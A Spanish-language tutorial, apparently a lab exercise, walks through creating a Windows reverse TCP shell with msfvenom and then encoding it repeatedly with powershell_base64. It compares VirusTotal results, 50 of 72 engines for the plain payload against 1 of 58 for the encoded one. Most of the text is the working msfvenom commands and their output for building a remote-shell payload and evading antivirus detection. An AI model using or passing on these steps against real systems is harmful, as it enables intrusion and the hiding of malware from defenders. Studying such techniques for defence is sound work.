

REVERSE SHELL

Como primer paso se creará un reverse shell sin codificar con el siguiente comando: **msfvenom -p windows/shell/reverse_tcp LHOST=192.168.1.66 LPORT:7777 -b '\x80\x0a\x0d' -f exe > reverseShell.exe**, como se muestra en la figura 1.

```
[root@parrot:~]# msfvenom -p windows/shell/reverse_tcp LHOST=192.168.1.66 LPORT:7777 -b '\x80\x0a\x0d' -f exe > reverseShell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
```

Figura 1. Creación de una reverse shell sin codificar.

Una vez creada nuestra shell sin codificar buscamos como la podemos codificar con el comando: **msfvenom --list encoder** la cual nos desplegara los métodos de codificación disponibles en este caso vamos a utilizar **cmd/powershell_base64**, como se muestra en la figura 2.

```
[root@parrot:~]# msfvenom --list encoder
Framework Encoders [--encoder <value>]
=====
Name                                Rank      Description
----                                -
cmd/brace                            low       Bash Brace Expansion Command Encoder
cmd/echo                             good      Echo Command Encoder
cmd/generic_sh                       manual    Generic Shell Variable Substitution Command Encoder
cmd/ifs                              low       Bourne ${IFS} Substitution Command Encoder
cmd/perl                             normal    Perl Command Encoder
cmd/powershell_base64               excellent Powershell Base64 Command Encoder
cmd/printf_php_mq                   manual    printf(1) via PHP magic_quotes Utility Command Encoder
generic/eicar                       manual    The EICAR Encoder
```

Figura 2. Listado de codificaciones disponibles.

Ya seleccionado el método de codificación creamos una reverse shell codificada con el siguiente comando: **msfvenom -p windows/shell/reverse_tcp LHOST=192.168.1.66 LPORT:7777 -b '\x80\x0a\x0d' -f raw -e cmd/powershell_base64 -i 5 > reverseShell.bin**, como se muestra en la figura 3.

```
[root@parrot:~]# msfvenom -p windows/shell/reverse_tcp LHOST=192.168.1.66 LPORT:7777 -b '\x80\x0a\x0d' -f raw -e cmd/powershell_base64 -i 5 > reverseShell.bin
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of cmd/powershell_base64
cmd/powershell_base64 succeeded with size 985 (iteration=0)
cmd/powershell_base64 succeeded with size 2701 (iteration=1)
cmd/powershell_base64 succeeded with size 7277 (iteration=2)
cmd/powershell_base64 succeeded with size 19481 (iteration=3)
cmd/powershell_base64 succeeded with size 52025 (iteration=4)
cmd/powershell_base64 chosen with final size 52025
Payload size: 52025 bytes
```

Figura 3. Creación de una reverse shell codificada.

Una vez creadas nuestras dos reverse shell, las subimos a Virus Total, primero subimos nuestra reverse shell sin codificar y observamos que fue detectado por 50 de 72 motores, como se muestra en la figura 4.




Figura 4. Resultado en Virus Total de la reverse shell sin codificar.

Procedemos a subir ahora nuestra reverse shell codifica y observamos que solo fue detectado por 1 de 58 motores, como se muestra en la figura 5.



Figura 5. Resultado en Virus Total de la reverse shell codificada.

Referencias

<https://security.stackexchange.com/questions/154245/encode-an-executable-file-multiple-time-using-msf-venom>